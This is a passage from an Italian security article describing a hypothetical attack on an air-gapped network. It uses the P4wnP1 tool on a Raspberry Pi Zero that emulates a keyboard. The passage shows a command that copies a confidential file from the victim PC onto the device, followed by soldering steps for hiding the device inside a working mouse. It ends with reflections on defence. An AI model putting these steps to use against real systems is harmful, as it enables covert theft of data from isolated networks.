


Fig. 9

Una volta individuato il file digitiamo **exit** e ritornando al menu principale del tool P4wnP1 e digitiamo il comando: **download c:\archvio\ReportRiservato.rtf** (Fig.10)




Fig.10

che copierà il file sulla Micro SD del Pizero nella cartella: ~/P4wnP1/hidtools/backdoor raggiungibile uscendo dal menu del tool P4wnP1, digitando il comando **exit**

A questo punto non rimarrà altro che copiare il file dalla micro SD del Pizero al PC dell'attaccante tramite l'utilizzo di un client sftp come ad es. Filezilla scaricabile da questo link: https://filezilla-project.org/

Il tool P4wnP1 dispone di altre funzionalità come ad es. permette di eseguire script sul PC-Vittima attraverso il linguaggio Ducky Script integrato in P4wnP1, oltre ad essere personalizzabile attraverso i suoi file di configurazione, ma lascio ai lettori più curiosi il piacere della scoperta, per coloro che invece non hanno tempo da dedicare alle prove, possono vedere P4wnP1 in azione direttamente su questo video che ho realizzato: https://vimeo.com/309133949

Per concludere il nostro ipotetico attacco ad una rete Air Gap, una volta testato il dispositivo dovrà essere nascosto all'interno di un mouse. Nel nostro esempio utilizziamo un mouse economico con un case sufficientemente grande da contenere il dispositivo. Per rendere "invisibile" il nostro device, il mouse oltre a nasconderlo, dovrà continuare a funzionare correttamente per non ingenerare sospetti. Per questo motivo dovremo far in modo che il cavo

usb del mouse possa alimentare entrambi i dispositivi facendo sì che il tutto funzioni correttamente.

Anche in questo caso non serviranno particolari conoscenze di elettronica, ci limiteremo ad assemblare oggetti già esistenti, ma serve un po' di pazienza e manualità con il saldatore. Oltre al mouse e al Pizero ci dovremo procurare un piccolo hub USB ed un cavo con porta micro USB a cui toglieremo guaina e protezione per diminuire l'ingombro (Fig.13). Stessa sorte per il mini HUB USB a cui dissalderemo i connettori delle porte (Fig.14) per poi andare a saldare direttamente i fili del cavo usb del mouse e del cavo micro USB "sgusciato", rimontando infine il tutto (Fig.15).




Fig.13

Fig.14




Fig.15

Conclusioni

Un sofisticato attacco realizzato con un budget veramente piccolo (35 euro), questo a mio parere è un buon esempio di come la sicurezza informatica si stia evolvendo e del perché oggi parliamo di Cyber Security e non più di ICT Security, l'ingerenza del mondo virtuale dell'ICT nel mondo reale e fisico sta cambiando i normali paradigmi con cui gestiamo la sicurezza delle informazioni. Nello specifico oltre a miniaturizzare un dispositivo di attacco tanto da poterlo inserire all'interno di un mouse, l'aspetto più interessante è che il device simula una tastiera rendendo vani i "classici" controlli di protezione sull'end point come ad es. quelli dell'antivirus, predisposto magari per bloccare un autorun da una chiavetta usb che potrebbe eseguire un codice maligno ma non di bloccare la digitazione dello stesso codice maligno fatto da una tastiera, perché l'antivirus semplicemente non è predisposto a contrastare una tale eventualità. In questo modo possono essere inoculati nella rete Air Gap diverse tipologie di malware (anche più di una contemporaneamente) come quelle presentate nel precedente articolo, in modo da rendere l'attacco ancora più sofisticato e difficile da bloccare.

Oggi ma soprattutto nel prossimo futuro saremo costretti a rivedere completamente l'approccio della sicurezza dei dati, dalle Internet of Things del Physical Computing all'informazione come rappresentazione del mondo reale, assistiamo alla collisione di mondi convergenti connessi sempre più ad internet, la cui mescolanza darà risultati difficilmente imprevedibili.

Prevedere e controllare sono e saranno sempre di più quindi le parole chiave che guideranno la sfida della cyber security nei prossimi anni e questa sfida non possiamo assolutamente permetterci di perderla.

Articolo a cura di **Francesco Arruzzoli**